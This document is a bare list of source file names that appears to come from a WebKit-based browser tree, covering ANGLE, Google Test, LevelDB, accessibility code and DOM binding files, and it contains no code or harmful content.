TranslatorGLSL.cpp  
TranslatorGLSL.h  
TranslatorHLSL.cpp  
TranslatorHLSL.h  
translator\_common.vcxproj  
translator\_common.vcxproj.filters  
translator\_hlsl.vcxproj  
translator\_hlsl.vcxproj.filters  
Types.h  
UnfoldShortCircuit.cpp

---



UnfoldShortCircuit.h

Uniform.cpp

Uniform.h

util.cpp

util.h

ValidateLimitations.cpp

ValidateLimitations.h

VariableInfo.cpp

VariableInfo.h

VariablePacker.cpp

VariablePacker.h

VersionGLSL.cpp

VersionGLSL.h

Config.cpp

Config.h

Display.cpp

Display.h

libEGL.cpp

libEGL.def

libEGL.rc

libEGL.vcxproj

libEGL.vcxproj.filters

main.cpp

main.h

README

---

resource.h  
Surface.cpp  
Surface.h  
angletypes.h  
BinaryStream.h  
Buffer.cpp  
Buffer.h  
constants.h  
Context.cpp  
Context.h  
Fence.cpp  
Fence.h  
Float16ToFloat32.cpp  
Float16ToFloat32.py  
Framebuffer.cpp  
Framebuffer.h  
HandleAllocator.cpp  
HandleAllocator.h  
libGLSv2.cpp  
libGLSv2.def  
libGLSv2.rc  
libGLSv2.vcxproj  
libGLSv2.vcxproj.filters  
main.cpp  
main.h

---

mathutil.h  
precompiled.cpp  
precompiled.h  
Program.cpp  
Program.h  
ProgramBinary.cpp  
ProgramBinary.h  
Query.cpp  
Query.h  
README  
Renderbuffer.cpp  
Renderbuffer.h  
Blit.cpp  
Blit.h  
BufferStorage.cpp  
BufferStorage.h  
BufferStorage11.cpp  
BufferStorage11.h  
BufferStorage9.cpp  
BufferStorage9.h  
Fence11.cpp  
Fence11.h  
Fence9.cpp  
Fence9.h  
FenceImpl.h

---

generatemip.h

Image.cpp

Image.h

Image11.cpp

Image11.h

Image9.cpp

Image9.h

ImageSSE2.cpp

IndexBuffer.cpp

IndexBuffer.h

IndexBuffer11.cpp

IndexBuffer11.h

IndexBuffer9.cpp

IndexBuffer9.h

IndexDataManager.cpp

IndexDataManager.h

InputLayoutCache.cpp

InputLayoutCache.h

Query11.cpp

Query11.h

Query9.cpp

Query9.h

QueryImpl.h

Renderer.cpp

Renderer.h

---

Renderer11.cpp

Renderer11.h

renderer11\_utils.cpp

renderer11\_utils.h

Renderer9.cpp

Renderer9.h

renderer9\_utils.cpp

renderer9\_utils.h

RenderStateCache.cpp

RenderStateCache.h

RenderTarget.h

RenderTarget11.cpp

RenderTarget11.h

RenderTarget9.cpp

RenderTarget9.h

ShaderCache.h

ShaderExecutable.h

ShaderExecutable11.cpp

ShaderExecutable11.h

ShaderExecutable9.cpp

ShaderExecutable9.h

Blit.vs

Clear11.hlsl

clear11vs.h

clearmultiple11ps.h

---

clearsingle11ps.h  
componentmaskps.h  
flipyvs.h  
luminanceps.h  
passthrough11vs.h  
passthroughlum11ps.h  
passthroughlumalpha11ps.h  
passthroughps.h  
passthroughrgb11ps.h  
passthroughrgba11ps.h  
standardvs.h  
Passthrough11.hlsl  
SwapChain.h  
SwapChain11.cpp  
SwapChain11.h  
SwapChain9.cpp  
SwapChain9.h  
TextureStorage.cpp  
TextureStorage.h  
TextureStorage11.cpp  
TextureStorage11.h  
TextureStorage9.cpp  
TextureStorage9.h  
VertexBuffer.cpp  
VertexBuffer.h

---

VertexBuffer11.cpp

VertexBuffer11.h

VertexBuffer9.cpp

VertexBuffer9.h

vertexconversion.h

VertexDataManager.cpp

VertexDataManager.h

VertexDeclarationCache.cpp

VertexDeclarationCache.h

resource.h

ResourceManager.cpp

ResourceManager.h

Shader.cpp

Shader.h

Texture.cpp

Texture.h

Uniform.cpp

Uniform.h

utilities.cpp

utilities.h

ArrayBoundsClamper.cpp

ArrayBoundsClamper.h

LICENSE

README.angle

LICENSE

---

MurmurHash3.cpp

MurmurHash3.h

Target.pri

ChangeLog

CHANGES

gtest.cbproj

gtest.groupproj

gtest\_all.cc

gtest\_link.cc

gtest\_main.cbproj

gtest\_unittest.cbproj

configure.ac

CONTRIBUTORS

COPYING

GNUmakefile.am

gtest.pro

gtest-death-test.h

gtest-message.h

gtest-param-test.h

gtest-param-test.h.pump

gtest-spi.h

gtest-test-part.h

gtest-typed-test.h

gtest.h

gtest\_pred\_impl.h

---



gtest\_prod.h  
gtest-death-test-internal.h  
gtest-filepath.h  
gtest-internal.h  
gtest-linked\_ptr.h  
gtest-param-util-generated.h  
gtest-param-util-generated.h.pump  
gtest-param-util.h  
gtest-port.h  
gtest-string.h  
gtest-tuple.h  
gtest-tuple.h.pump  
gtest-type-util.h  
gtest-type-util.h.pump  
acx\_pthread.m4  
gtest.m4  
Makefile  
Makefile.am  
gtest-md.vcxproj  
gtest-md.vcxproj.filters  
README  
README.WebKit  
run\_tests.py  
prime\_tables.h  
sample1.cc

---

sample1.h  
sample10\_unittest.cc  
sample1\_unittest.cc  
sample2.cc  
sample2.h  
sample2\_unittest.cc  
sample3-inl.h  
sample3\_unittest.cc  
sample4.cc  
sample4.h  
sample4\_unittest.cc  
sample5\_unittest.cc  
sample6\_unittest.cc  
sample7\_unittest.cc  
sample8\_unittest.cc  
sample9\_unittest.cc  
fuse\_gtest\_files.py  
gen\_gtest\_pred\_impl.py  
gtest-config.in  
pump.py  
Makefile  
upload.py  
upload\_gtest.py  
gtest-all.cc  
gtest-death-test.cc

---

gtest-filepath.cc  
gtest-internal-inl.h  
gtest-port.cc  
gtest-test-part.cc  
gtest-typed-test.cc  
gtest.cc  
gtest\_main.cc  
gtest-death-test\_test.cc  
gtest-filepath\_test.cc  
gtest-linked\_ptr\_test.cc  
gtest-listener\_test.cc  
gtest-message\_test.cc  
gtest-options\_test.cc  
gtest-param-test2\_test.cc  
gtest-param-test\_test.cc  
gtest-param-test\_test.h  
gtest-port\_test.cc  
gtest-test-part\_test.cc  
gtest-tuple\_test.cc  
gtest-typed-test2\_test.cc  
gtest-typed-test\_test.cc  
gtest-typed-test\_test.h  
gtest-unittest-api\_test.cc  
gtest\_all\_test.cc  
gtest\_break\_on\_failure\_unittest.py

---

gtest\_break\_on\_failure\_unittest.cc

gtest\_color\_test.py

gtest\_color\_test.cc

gtest\_environment\_test.cc

gtest\_env\_var\_test.py

gtest\_env\_var\_test.cc

gtest\_filter\_unittest.py

gtest\_filter\_unittest.cc

gtest\_help\_test.py

gtest\_help\_test.cc

gtest\_list\_tests\_unittest.py

gtest\_list\_tests\_unittest.cc

gtest\_main\_unittest.cc

gtest\_nc.cc

gtest\_nc\_test.py

gtest\_no\_test\_unittest.cc

gtest\_output\_test.py

gtest\_output\_test.cc

gtest\_pred\_impl\_unittest.cc

gtest\_prod\_test.cc

gtest\_repeat\_test.cc

gtest\_shuffle\_test.py

gtest\_shuffle\_test.cc

gtest\_sole\_header\_test.cc

gtest\_stress\_test.cc

---

gtest\_test\_utils.py  
gtest\_throw\_on\_failure\_ex\_test.cc  
gtest\_throw\_on\_failure\_test.py  
gtest\_throw\_on\_failure\_test.cc  
gtest\_uninitialized\_test.py  
gtest\_uninitialized\_test.cc  
gtest\_unittest.cc  
gtest\_xml\_outfile1\_test.cc  
gtest\_xml\_outfile2\_test.cc  
gtest\_xml\_outfiles\_test.py  
gtest\_xml\_output\_unittest.py  
gtest\_xml\_output\_unittest.cc  
gtest\_xml\_test\_utils.py  
production.cc  
production.h  
run\_tests\_util.py  
run\_tests\_util\_test.py  
DebugProject.xcconfig  
FrameworkTarget.xcconfig  
General.xcconfig  
ProductionProject.xcconfig  
ReleaseProject.xcconfig  
StaticLibraryTarget.xcconfig  
TestTarget.xcconfig  
project.pbxproj

---

Makefile

Info.plist

Info.plist

widget.cc

widget.h

project.pbxproj

widget\_test.cc

versiongenerate.py

AUTHORS

build\_detect\_platform

builder.cc

builder.h

c.cc

corruption\_test.cc

c\_test.c

dbformat.cc

dbformat.h

dbformat\_test.cc

db\_bench.cc

db\_impl.cc

db\_impl.h

db\_iter.cc

db\_iter.h

db\_test.cc

filename.cc

---

filename.h  
filename\_test.cc  
leveldb\_main.cc  
log\_format.h  
log\_reader.cc  
log\_reader.h  
log\_test.cc  
log\_writer.cc  
log\_writer.h  
memtable.cc  
memtable.h  
repair.cc  
skiplist.h  
skiplist\_test.cc  
snapshot.h  
table\_cache.cc  
table\_cache.h  
version\_edit.cc  
version\_edit.h  
version\_edit\_test.cc  
version\_set.cc  
version\_set.h  
version\_set\_test.cc  
write\_batch.cc  
write\_batch\_internal.h

---

write\_batch\_test.cc  
db\_bench\_sqlite3.cc  
db\_bench\_tree\_db.cc  
GNUmakefile.am  
memenv.cc  
memenv.h  
memenv\_test.cc  
c.h  
cache.h  
comparator.h  
db.h  
env.h  
filter\_policy.h  
iterator.h  
options.h  
slice.h  
status.h  
table.h  
table\_builder.h  
write\_batch.h  
leveldb.pri  
leveldb.pro  
LICENSE  
Makefile  
NEWS

---



atomic\_pointer.h

port.h

port\_example.h

port\_posix.cc

port\_posix.h

port\_qt.h

README

thread\_annotations.h

stdint.h

README

block.cc

block.h

block\_builder.cc

block\_builder.h

filter\_block.cc

filter\_block.h

filter\_block\_test.cc

format.cc

format.h

iterator.cc

iterator\_wrapper.h

merger.cc

merger.h

table.cc

table\_builder.cc

---

table\_test.cc

two\_level\_iterator.cc

two\_level\_iterator.h

Target.pri

TODO

arena.cc

arena.h

arena\_test.cc

bloom.cc

bloom\_test.cc

cache.cc

cache\_test.cc

coding.cc

coding.h

coding\_test.cc

comparator.cc

crc32c.cc

crc32c.h

crc32c\_test.cc

env.cc

env\_posix.cc

env\_qt.cc

env\_test.cc

filter\_policy.cc

hash.cc

---

hash.h

histogram.cc

histogram.h

logging.cc

logging.h

mutexlock.h

options.cc

posix\_logger.h

qt\_logger.h

random.h

status.cc

testharness.cc

testharness.h

testutil.cc

testutil.h

Makefile

Makefile.shared

package.json

qunit.js

README.md

README.WebKit

logs.js

same.js

test.js

AccessibilityAllInOne.cpp

---

AccessibilityARIAGrid.cpp

AccessibilityARIAGrid.h

AccessibilityARIAGridCell.cpp

AccessibilityARIAGridCell.h

AccessibilityARIAGridRow.cpp

AccessibilityARIAGridRow.h

AccessibilityImageMapLink.cpp

AccessibilityImageMapLink.h

AccessibilityList.cpp

AccessibilityList.h

AccessibilityListBox.cpp

AccessibilityListBox.h

AccessibilityListBoxOption.cpp

AccessibilityListBoxOption.h

AccessibilityMediaControls.cpp

AccessibilityMediaControls.h

AccessibilityMenuList.cpp

AccessibilityMenuList.h

AccessibilityMenuListOption.cpp

AccessibilityMenuListOption.h

AccessibilityMenuListPopup.cpp

AccessibilityMenuListPopup.h

AccessibilityMockObject.cpp

AccessibilityMockObject.h

AccessibilityNodeObject.cpp

---

AccessibilityNodeObject.h  
AccessibilityObject.cpp  
AccessibilityObject.h  
AccessibilityProgressIndicator.cpp  
AccessibilityProgressIndicator.h  
AccessibilityRenderObject.cpp  
AccessibilityRenderObject.h  
AccessibilityScrollbar.cpp  
AccessibilityScrollbar.h  
AccessibilityScrollView.cpp  
AccessibilityScrollView.h  
AccessibilitySlider.cpp  
AccessibilitySlider.h  
AccessibilitySpinButton.cpp  
AccessibilitySpinButton.h  
AccessibilitySVGRoot.cpp  
AccessibilitySVGRoot.h  
AccessibilityTable.cpp  
AccessibilityTable.h  
AccessibilityTableCell.cpp  
AccessibilityTableCell.h  
AccessibilityTableColumn.cpp  
AccessibilityTableColumn.h  
AccessibilityTableHeaderContainer.cpp  
AccessibilityTableHeaderContainer.h

---

AccessibilityTableRow.cpp  
AccessibilityTableRow.h  
AccessibilityObjectAtk.cpp  
AXObjectCacheAtk.cpp  
WebKitAccessibleHyperlink.cpp  
WebKitAccessibleHyperlink.h  
WebKitAccessibleInterfaceAction.cpp  
WebKitAccessibleInterfaceAction.h  
WebKitAccessibleInterfaceComponent.cpp  
WebKitAccessibleInterfaceComponent.h  
WebKitAccessibleInterfaceDocument.cpp  
WebKitAccessibleInterfaceDocument.h  
WebKitAccessibleInterfaceEditableText.cpp  
WebKitAccessibleInterfaceEditableText.h  
WebKitAccessibleInterfaceHyperlinkImpl.cpp  
WebKitAccessibleInterfaceHyperlinkImpl.h  
WebKitAccessibleInterfaceHypertext.cpp  
WebKitAccessibleInterfaceHypertext.h  
WebKitAccessibleInterfaceImage.cpp  
WebKitAccessibleInterfaceImage.h  
WebKitAccessibleInterfaceSelection.cpp  
WebKitAccessibleInterfaceSelection.h  
WebKitAccessibleInterfaceTable.cpp  
WebKitAccessibleInterfaceTable.h  
WebKitAccessibleInterfaceText.cpp

---

WebKitAccessibleInterfaceText.h  
WebKitAccessibleInterfaceValue.cpp  
WebKitAccessibleInterfaceValue.h  
WebKitAccessibleUtil.cpp  
WebKitAccessibleUtil.h  
WebKitAccessibleWrapperAtk.cpp  
WebKitAccessibleWrapperAtk.h  
AXObjectCache.cpp  
AXObjectCache.h  
AccessibilityObjectIOS.mm  
AXObjectCacheIOS.mm  
WebAccessibilityObjectWrapperIOS.h  
WebAccessibilityObjectWrapperIOS.mm  
AccessibilityObjectMac.mm  
AXObjectCacheMac.mm  
WebAccessibilityObjectWrapperBase.h  
WebAccessibilityObjectWrapperBase.mm  
WebAccessibilityObjectWrapperMac.h  
WebAccessibilityObjectWrapperMac.mm  
AccessibilityObjectQt.cpp  
AccessibilityObjectWin.cpp  
AccessibilityObjectWrapperWin.cpp  
AccessibilityObjectWrapperWin.h  
AXObjectCacheWin.cpp  
WebDOMCString.cpp

---

WebDOMCString.h

WebDOMDOMWindowCustom.cpp

WebDOMEventListenerCustom.cpp

WebDOMEventTarget.cpp

WebDOMEventTarget.h

WebDOMHTMLCollectionCustom.cpp

WebDOMHTMLDocumentCustom.cpp

WebDOMHTMLOptionsCollectionCustom.cpp

WebDOMNodeCustom.cpp

WebDOMNodeFilterCustom.cpp

WebDOMObject.h

WebDOMString.cpp

WebDOMString.h

WebExceptionHandler.cpp

WebExceptionHandler.h

WebNativeEventListener.cpp

WebNativeEventListener.h

WebNativeNodeFilterCondition.cpp

WebNativeNodeFilterCondition.h

ActiveDOMCallback.cpp

ActiveDOMCallback.h

BindingSecurity.cpp

BindingSecurity.h

GenericBinding.h

RuntimeEnabledFeatures.cpp

---



RuntimeEnabledFeatures.h  
ConvertToUTF8String.cpp  
ConvertToUTF8String.h  
DOMObjectCache.cpp  
DOMObjectCache.h  
GNUmakefile.am  
GObjectEventListener.cpp  
GObjectEventListener.h  
WebKitDOMCustom.cpp  
WebKitDOMCustom.h  
WebKitDOMEventTarget.cpp  
WebKitDOMEventTarget.h  
WebKitDOMEventTargetPrivate.h  
WebKitDOMHTMLPrivate.cpp  
WebKitDOMHTMLPrivate.h  
WebKitDOMObject.cpp  
WebKitDOMObject.h  
WebKitDOMPrivate.cpp  
WebKitDOMPrivate.h  
ArrayValue.cpp  
ArrayValue.h  
BindingState.cpp  
BindingState.h  
CachedScriptSourceProvider.h  
CallbackFunction.cpp

---

CallbackFunction.h

Dictionary.cpp

Dictionary.h

DOMObjectHashTableMap.cpp

DOMObjectHashTableMap.h

DOMRequestState.h

DOMWrapperWorld.cpp

DOMWrapperWorld.h

GCController.cpp

GCController.h

IDBBindingUtilities.cpp

IDBBindingUtilities.h

JavaScriptCallFrame.cpp

JavaScriptCallFrame.h

JSArrayBufferCustom.cpp

JSArrayBufferViewHelper.h

JSAttrCustom.cpp

JSAudioBufferCustom.cpp

JSAudioBufferSourceNodeCustom.cpp

JSAudioContextCustom.cpp

JSAudioTrackCustom.cpp

JSAudioTrackListCustom.cpp

JSBindingsAllInOne.cpp

JSBiquadFilterNodeCustom.cpp

JSBlobCustom.cpp

---

JSCallbackData.cpp  
JSCallbackData.h  
JSCanvasRenderingContext2DCustom.cpp  
JSCanvasRenderingContextCustom.cpp  
JSCDATASectionCustom.cpp  
JSClipboardCustom.cpp  
JSConsoleCustom.cpp  
JSCryptoCustom.cpp  
JSCSSFontFaceRuleCustom.cpp  
JSCSSImportRuleCustom.cpp  
JSCSSMediaRuleCustom.cpp  
JCSSPageRuleCustom.cpp  
JCSSRuleCustom.cpp  
JCSSRuleCustom.h  
JCSSRuleListCustom.cpp  
JCSSStyleDeclarationCustom.cpp  
JCSSStyleDeclarationCustom.h  
JCSSStyleRuleCustom.cpp  
JCSSValueCustom.cpp  
JSCustomSQLStatementErrorCallback.cpp  
JSCustomXPathNSResolver.cpp  
JSCustomXPathNSResolver.h  
JSDataViewCustom.cpp  
JSDedicatedWorkerGlobalScopeCustom.cpp  
JSDeviceMotionEventCustom.cpp

---

JSDeviceOrientationEventCustom.cpp

JSDictionary.cpp

JSDictionary.h

JSDocumentCustom.cpp

JSDOMBinding.cpp

JSDOMBinding.h

JSDOMFormDataCustom.cpp

JSDOMGlobalObject.cpp

JSDOMGlobalObject.h

JSDOMImplementationCustom.cpp

JSDOMMimeTypeArrayCustom.cpp

JSDOMPluginArrayCustom.cpp

JSDOMPluginCustom.cpp

JSDOMStringListCustom.cpp

JSDOMStringMapCustom.cpp

JSDOMTokenListCustom.cpp

JSDOMWindowBase.cpp

JSDOMWindowBase.h

JSDOMWindowCustom.cpp

JSDOMWindowCustom.h

JSDOMWindowShell.cpp

JSDOMWindowShell.h

JSDOMWrapper.cpp

JSDOMWrapper.h

JSElementCustom.cpp

---

JSEntryCustom.cpp  
JSEntrySyncCustom.cpp  
JSErrorHandler.cpp  
JSErrorHandler.h  
JSEventCustom.cpp  
JSEventListener.cpp  
JSEventListener.h  
JSEventTargetCustom.cpp  
JSExceptionBase.cpp  
JSExceptionBase.h  
JSFileReaderCustom.cpp  
JSGeolocationCustom.cpp  
JSHistoryCustom.cpp  
JSHTMLAllCollectionCustom.cpp  
JSHTMLAppletElementCustom.cpp  
JSHTMLCanvasElementCustom.cpp  
JSHTMLCollectionCustom.cpp  
JSHTMLDocumentCustom.cpp  
JSHTMLElementCustom.cpp  
JSHTMLEmbedElementCustom.cpp  
JSHTMLFormControlsCollectionCustom.cpp  
JSHTMLFormElementCustom.cpp  
JSHTMLFrameElementCustom.cpp  
JSHTMLFrameSetElementCustom.cpp  
JSHTMLInputElementCustom.cpp

---

JSHTMLInputElementCustom.h  
JSHTMLLinkElementCustom.cpp  
JSHTMLMediaElementCustom.cpp  
JSHTMLObjectElementCustom.cpp  
JSHTMLOptionsCollectionCustom.cpp  
JSHTMLSelectElementCustom.cpp  
JSHTMLSelectElementCustom.h  
JSHTMLStyleElementCustom.cpp  
JSHTMLTemplateElementCustom.cpp  
JSIDBAnyCustom.cpp  
JSIDBDatabaseCustom.cpp  
JSIDBObjectStoreCustom.cpp  
JSImageConstructor.cpp  
JSImageConstructor.h  
JSImageDataCustom.cpp  
JSInjectedScriptHostCustom.cpp  
JSInjectedScriptManager.cpp  
JSInspectorFrontendHostCustom.cpp  
JSJavaScriptCallFrameCustom.cpp  
JSLazyEventListener.cpp  
JSLazyEventListener.h  
JSLocationCustom.cpp  
JSMainThreadExecState.cpp  
JSMainThreadExecState.h  
JSMediaListCustom.cpp

---

JSMediaListCustom.h  
JSMessageChannelCustom.cpp  
JSMessageEventCustom.cpp  
JSMessagePortCustom.cpp  
JSMessagePortCustom.h  
JSMicroDataItemValueCustom.cpp  
JSMutationCallback.cpp  
JSMutationCallback.h  
JSMutationObserverCustom.cpp  
JSNamedNodeMapCustom.cpp  
JSNodeCustom.cpp  
JSNodeCustom.h  
JSNodeFilterCondition.cpp  
JSNodeFilterCondition.h  
JSNodeFilterCustom.cpp  
JSNodeIteratorCustom.cpp  
JSNodeListCustom.cpp  
JSOscillatorNodeCustom.cpp  
JSPannerNodeCustom.cpp  
JSPerformanceEntryCustom.cpp  
JSPluginElementFunctions.cpp  
JSPluginElementFunctions.h  
JSPopStateEventCustom.cpp  
JSProcessingInstructionCustom.cpp  
JSRequestAnimationFrameCallbackCustom.cpp

---

JSRTCStatsResponseCustom.cpp  
JSSharedWorkerCustom.cpp  
JSSQLResultSetRowListCustom.cpp  
JSSQLTransactionCustom.cpp  
JSSQLTransactionSyncCustom.cpp  
JSStorageCustom.cpp  
JSStyleSheetCustom.cpp  
JSStyleSheetCustom.h  
JSStyleSheetListCustom.cpp  
JSSVGElementInstanceCustom.cpp  
JSSVGLengthCustom.cpp  
JSSVGPathSegCustom.cpp  
JSTextCustom.cpp  
JSTextTrackCueCustom.cpp  
JSTextTrackCustom.cpp  
JSTextTrackListCustom.cpp  
JSTouchCustom.cpp  
JSTouchListCustom.cpp  
JSTrackCustom.cpp  
JSTrackCustom.h  
JSTrackEventCustom.cpp  
JSTreeWalkerCustom.cpp  
JSVideoTrackCustom.cpp  
JSVideoTrackListCustom.cpp  
JSWebGLRenderingContextCustom.cpp

---



JSWebKitCSSKeyframeRuleCustom.cpp  
JSWebKitCSSKeyframesRuleCustom.cpp  
JSWebKitPointCustom.cpp  
JSWorkerCustom.cpp  
JSWorkerGlobalScopeBase.cpp  
JSWorkerGlobalScopeBase.h  
JSWorkerGlobalScopeCustom.cpp  
JSXMLHttpRequestCustom.cpp  
JSXMLHttpRequestUploadCustom.cpp  
JSXPathResultCustom.cpp  
JSXSLTProcessorCustom.cpp  
PageScriptDebugServer.cpp  
PageScriptDebugServer.h  
ScheduledAction.cpp  
ScheduledAction.h  
ScriptCachedFrameData.cpp  
ScriptCachedFrameData.h  
ScriptCallStackFactory.cpp  
ScriptCallStackFactory.h  
ScriptController.cpp  
ScriptController.h  
ScriptControllerMac.mm  
ScriptControllerQt.cpp  
ScriptDebugServer.cpp  
ScriptDebugServer.h

---

ScriptEventListener.cpp  
ScriptEventListener.h  
ScriptFunctionCall.cpp  
ScriptFunctionCall.h  
ScriptGCEvent.cpp  
ScriptGCEvent.h  
ScriptHeapSnapshot.h  
ScriptObject.cpp  
ScriptObject.h  
ScriptProfile.cpp  
ScriptProfile.h  
ScriptProfileNode.h  
ScriptProfiler.cpp  
ScriptProfiler.h  
ScriptSourceCode.h  
ScriptState.cpp  
ScriptState.h  
ScriptValue.cpp  
ScriptValue.h  
ScriptWrappable.h  
ScriptWrappableInlines.h  
SerializedScriptValue.cpp  
SerializedScriptValue.h  
WebCoreJSClientData.h  
WorkerScriptController.cpp

---

WorkerScriptController.h

WorkerScriptDebugServer.cpp

WorkerScriptDebugServer.h

DOM.h

DOM.mm

DOMAbstractView.mm

DOMAbstractViewFrame.h

DOMCore.h

DOMCSS.h

DOMCSS.mm

DOMCustomXPathNSResolver.h

DOMCustomXPathNSResolver.mm

DOMEventException.h

DOMEvents.h

DOMEvents.mm

DOMException.h

DOMExtensions.h

DOMHTML.h

DOMHTML.mm

DOMImplementationFront.cpp

DOMImplementationFront.h

DOMInternal.h

DOMInternal.mm

DOMObject.h

DOMObject.mm

---

DOMPrivate.h  
DOMRangeException.h  
DOMRanges.h  
DOMStylesheets.h  
DOMTraversal.h  
DOMUtility.mm  
DOMViews.h  
DOMXPath.h  
DOMXPath.mm  
DOMXPathException.h  
ExceptionHandler.h  
ExceptionHandler.mm  
ObjCEventListener.h  
ObjCEventListener.mm  
ObjCNodeFilterCondition.h  
ObjCNodeFilterCondition.mm  
PublicDOMInterfaces.h  
WebScriptObject.h  
WebScriptObject.mm  
WebScriptObjectPrivate.h  
ScriptControllerBase.cpp  
ScriptControllerBase.h  
CodeGenerator.pm  
CodeGeneratorCPP.pm  
CodeGeneratorGObject.pm

---

CodeGeneratorJS.pm  
CodeGeneratorObjC.pm  
generate-bindings.pl  
gobject-generate-headers.pl  
Hasher.pm  
IDLParser.pm  
InFilesCompiler.pm  
InFilesParser.pm  
preprocess-idls.pl  
preprocessor.pm  
StaticString.pm  
CPPTestSupplemental.cpp  
CPPTestSupplemental.h  
WebDOMFloat64Array.cpp  
WebDOMFloat64Array.h  
WebDOMTestActiveDOMObject.cpp  
WebDOMTestActiveDOMObject.h  
WebDOMTestCallback.cpp  
WebDOMTestCallback.h  
WebDOMTestCustomNamedGetter.cpp  
WebDOMTestCustomNamedGetter.h  
WebDOMTestEventConstructor.cpp  
WebDOMTestEventConstructor.h  
WebDOMTestEventTarget.cpp  
WebDOMTestEventTarget.h

---

WebDOMTestException.cpp  
WebDOMTestException.h  
WebDOMTestImplements.cpp  
WebDOMTestImplements.h  
WebDOMTestInterface.cpp  
WebDOMTestInterface.h  
WebDOMTestMediaQueryListListener.cpp  
WebDOMTestMediaQueryListListener.h  
WebDOMTestNamedConstructor.cpp  
WebDOMTestNamedConstructor.h  
WebDOMTestNode.cpp  
WebDOMTestNode.h  
WebDOMTestObj.cpp  
WebDOMTestObj.h  
WebDOMTestOverloadedConstructors.cpp  
WebDOMTestOverloadedConstructors.h  
WebDOMTestSerializedScriptValueInterface.cpp  
WebDOMTestSerializedScriptValueInterface.h  
WebDOMTestSupplemental.cpp  
WebDOMTestSupplemental.h  
WebDOMTestTypedefs.cpp  
WebDOMTestTypedefs.h  
GObjectTestSupplemental.cpp  
GObjectTestSupplemental.h  
WebKitDOMFloat64Array.cpp

---

WebKitDOMFloat64Array.h  
WebKitDOMFloat64ArrayPrivate.h  
WebKitDOMTestActiveDOMObject.cpp  
WebKitDOMTestActiveDOMObject.h  
WebKitDOMTestActiveDOMObjectPrivate.h  
WebKitDOMTestCallback.cpp  
WebKitDOMTestCallback.h  
WebKitDOMTestCallbackPrivate.h  
WebKitDOMTestCustomNamedGetter.cpp  
WebKitDOMTestCustomNamedGetter.h  
WebKitDOMTestCustomNamedGetterPrivate.h  
WebKitDOMTestEventConstructor.cpp  
WebKitDOMTestEventConstructor.h  
WebKitDOMTestEventConstructorPrivate.h  
WebKitDOMTestEventTarget.cpp  
WebKitDOMTestEventTarget.h  
WebKitDOMTestEventTargetPrivate.h  
WebKitDOMTestException.cpp  
WebKitDOMTestException.h  
WebKitDOMTestExceptionPrivate.h  
WebKitDOMTestImplements.cpp  
WebKitDOMTestImplements.h  
WebKitDOMTestInterface.cpp  
WebKitDOMTestInterface.h  
WebKitDOMTestInterfacePrivate.h

---

WebKitDOMTestMediaQueryListListener.cpp  
WebKitDOMTestMediaQueryListListener.h  
WebKitDOMTestMediaQueryListListenerPrivate.h  
WebKitDOMTestNamedConstructor.cpp  
WebKitDOMTestNamedConstructor.h  
WebKitDOMTestNamedConstructorPrivate.h  
WebKitDOMTestNode.cpp  
WebKitDOMTestNode.h  
WebKitDOMTestNodePrivate.h  
WebKitDOMTestObj.cpp  
WebKitDOMTestObj.h  
WebKitDOMTestObjPrivate.h  
WebKitDOMTestOverloadedConstructors.cpp  
WebKitDOMTestOverloadedConstructors.h  
WebKitDOMTestOverloadedConstructorsPrivate.h  
WebKitDOMTestSerializedScriptValueInterface.cpp  
WebKitDOMTestSerializedScriptValueInterface.h  
WebKitDOMTestSerializedScriptValueInterfacePrivate.h  
WebKitDOMTestSupplemental.cpp  
WebKitDOMTestSupplemental.h  
WebKitDOMTestTypedefs.cpp  
WebKitDOMTestTypedefs.h  
WebKitDOMTestTypedefsPrivate.h  
JSFloat64Array.cpp  
JSFloat64Array.h

---



JSTestActiveDOMObject.cpp  
JSTestActiveDOMObject.h  
JSTestCallback.cpp  
JSTestCallback.h  
JSTestCustomNamedGetter.cpp  
JSTestCustomNamedGetter.h  
JSTestEventConstructor.cpp  
JSTestEventConstructor.h  
JSTestEventTarget.cpp  
JSTestEventTarget.h  
JSTestException.cpp  
JSTestException.h  
JSTestImplements.cpp  
JSTestImplements.h  
JSTestInterface.cpp  
JSTestInterface.h  
JSTestMediaQueryListListener.cpp  
JSTestMediaQueryListListener.h  
JSTestNamedConstructor.cpp  
JSTestNamedConstructor.h  
JSTestNode.cpp  
JSTestNode.h  
JSTestObj.cpp  
JSTestObj.h  
JSTestOverloadedConstructors.cpp

---

JSTestOverloadedConstructors.h  
JSTestSerializedScriptValueInterface.cpp  
JSTestSerializedScriptValueInterface.h  
JSTestSupplemental.cpp  
JSTestSupplemental.h  
JSTestTypedefs.cpp  
JSTestTypedefs.h  
DOMFloat64Array.h  
DOMFloat64Array.mm  
DOMFloat64ArrayInternal.h  
DOMTestActiveDOMObject.h  
DOMTestActiveDOMObject.mm  
DOMTestActiveDOMObjectInternal.h  
DOMTestCallback.h  
DOMTestCallback.mm  
DOMTestCallbackInternal.h  
DOMTestCustomNamedGetter.h  
DOMTestCustomNamedGetter.mm  
DOMTestCustomNamedGetterInternal.h  
DOMTestEventConstructor.h  
DOMTestEventConstructor.mm  
DOMTestEventConstructorInternal.h  
DOMTestEventTarget.h  
DOMTestEventTarget.mm  
DOMTestEventTargetInternal.h

---

DOMTestException.h  
DOMTestException.mm  
DOMTestExceptionInternal.h  
DOMTestImplements.cpp  
DOMTestImplements.h  
DOMTestInterface.h  
DOMTestInterface.mm  
DOMTestInterfaceInternal.h  
DOMTestMediaQueryListListener.h  
DOMTestMediaQueryListListener.mm  
DOMTestMediaQueryListListenerInternal.h  
DOMTestNamedConstructor.h  
DOMTestNamedConstructor.mm  
DOMTestNamedConstructorInternal.h  
DOMTestNode.h  
DOMTestNode.mm  
DOMTestNodeInternal.h  
DOMTestObj.h  
DOMTestObj.mm  
DOMTestObjInternal.h  
DOMTestOverloadedConstructors.h  
DOMTestOverloadedConstructors.mm  
DOMTestOverloadedConstructorsInternal.h  
DOMTestSerializedScriptValueInterface.h  
DOMTestSerializedScriptValueInterface.mm

---

DOMTestSerializedScriptValueInterfaceInternal.h

DOMTestSupplemental.cpp

DOMTestSupplemental.h

DOMTestTypedefs.h

DOMTestTypedefs.mm

DOMTestTypedefsInternal.h

ObjCTestSupplemental.cpp

ObjCTestSupplemental.h

TestCallback.idl

TestCustomNamedGetter.idl

TestDomainSecurity.idl

TestEventConstructor.idl

TestEventTarget.idl

TestException.idl

TestImplements.idl

TestInterface.idl

TestMediaQueryListListener.idl

TestNamedConstructor.idl

TestNode.idl

TestObj.idl

TestOverloadedConstructors.idl

TestSerializedScriptValueInterface.idl

TestSupplemental.idl

TestTypedArray.idl

TestTypedefs.idl

---

Bridge.h

